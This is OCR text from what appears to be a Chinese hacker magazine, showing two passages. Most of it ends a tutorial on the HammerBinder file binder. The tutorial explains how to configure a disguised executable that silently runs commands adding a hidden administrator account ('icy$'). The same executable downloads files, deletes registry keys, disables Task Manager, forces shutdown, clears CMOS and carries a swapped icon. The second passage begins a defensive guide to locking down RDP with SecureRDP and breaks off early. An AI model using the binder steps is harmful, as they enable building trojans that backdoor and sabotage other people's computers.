


图3

运行后删除自身：添加这个控件就可以了，不用做任何设置。

执行 Cmd 命令：既然能执行 CMD 命令，怎么也要添加一个用户吧，呵呵。添加两个，在第一个的“Command”输入“net user icy$ 8624 /add”，而第二个输入“net localgroup administrators icy$ /add”最后再隐藏运行。

二、Internet

ICQ 通知：一般大家都用 QQ 和 MSN，这里也无法演示了。

你要下载文件的网址，其他设置和上面雷同。

三、Registry

值	说明
rkCurrentUser	HKEY_CURRENT_USER
rkLocalMachine	HKEY_LOCAL_MACHINE
rkClassesRoot	HKEY_CLASSES_ROOT
rkUsers	HKEY_USERS
rkPerfData	HKEY_PERFORMANCE_DATA
rkCurrentConfig	HKEY_CURRENT_CONFIG
rkDynData	HKEY_DYN_DATA

表 2

删除若干个项：在“RootKey”选择根键，参数见表 2。按“Lines”右边的按钮在弹出的编辑窗口输入你要删除的项。如果要删除同样根键下边的项，一行为一项。同样要删除的项下面包含子键时都会全部删除！如图 4。

删除若干个键值：虽说一个是删除项一个是删除键值。但操作还是有点不一样。它只能删除一个项下面的键值。在“SubKey”设置要删除的项，在“Lines”中输入键值。

添加/修改键值：这个控件的使用方法有些不同，选择好“RooKey”和“SubKey”，然后在“项目管理器”中 RegData 上面点右键，选择“Edit…”如图 5 格式，倘若要修改就双击你要删除的地方就可以了。如要删除的话，先选中再按“Delete”按钮。




图 4




图 5




图 6

四、Windows

Windows 服务管理：主要是管理以被注册的服务进行启动、禁用甚至删除服务。

注销/关闭/重起：“Flags”参数见表 3。

值	说明
sfForce	关闭所有程序并注销。
sfLogOff	强制关闭所有程序并注销所有用户。
sfPowerOff	关闭电源。
sfReboot	重新启动计算机。
sfShutdown	关闭系统。
表 4	

表 3

任务管理器管理：“Disabled”控制是否显示任务管理器。而“Options”为进一步限制。参数见表 4。整体效果如图 6。

值	说明
tmNoChangeStartMenu	阻止使用者使用命令或移除在开始画面上的项目。
tmNoClose	隐藏休眠、注销、关机、重起等功能。
tmNoLogOff	光隐藏注销功能。

表 4

五、System

CMOS 清除：啊？嗯！都明白不说了。

所有控件的功能都以介绍完毕。最后就剩下更改生成文件的图标了。点界面上的 ，选择你要的图标即可，如图 7。




图 7

这款软件的功能还是非常强大的，也许其中有些功能我们没有介绍到，所以还需要各位自己慢慢发觉了。

（本文所涉及的软件 HammerBinder 已收录到光盘中）

芝麻开门，守住你的3389

采飞扬[liuyes]

不知道广大网管朋友在维护托管的服务器时，使用的是什么远程管理软件？不可否认的是，不管是PcAnywhere还是VNC，或者是Radmin，无论从方便性、速度还是传输的图像质量来说，都赶不上微软自带的远程管理服务（即我们常说的3389服务）。但是安全性却成为我们使用3389的最大障碍，不过今天我们就来打破这个安全方面的不灭神话。

首先，请出我们的主角——SecureRDP，如图1。作用是限制3389登录。不要因为全是英文大家就头晕啊，其实它的配置很简单，只需要简单的几步设置，就会让你的远程登录固若金汤，Let's go!




图1

一、登录IP地址限制

适用范围：用户必须要拥有自己固定的IP或者拥有一定范围的IP地址。也就是说，如果你每次上网是网通（或电信）动态分配IP的个人用户的话，则请你先跳过此方法，直接看下面的第二种设置。




图2

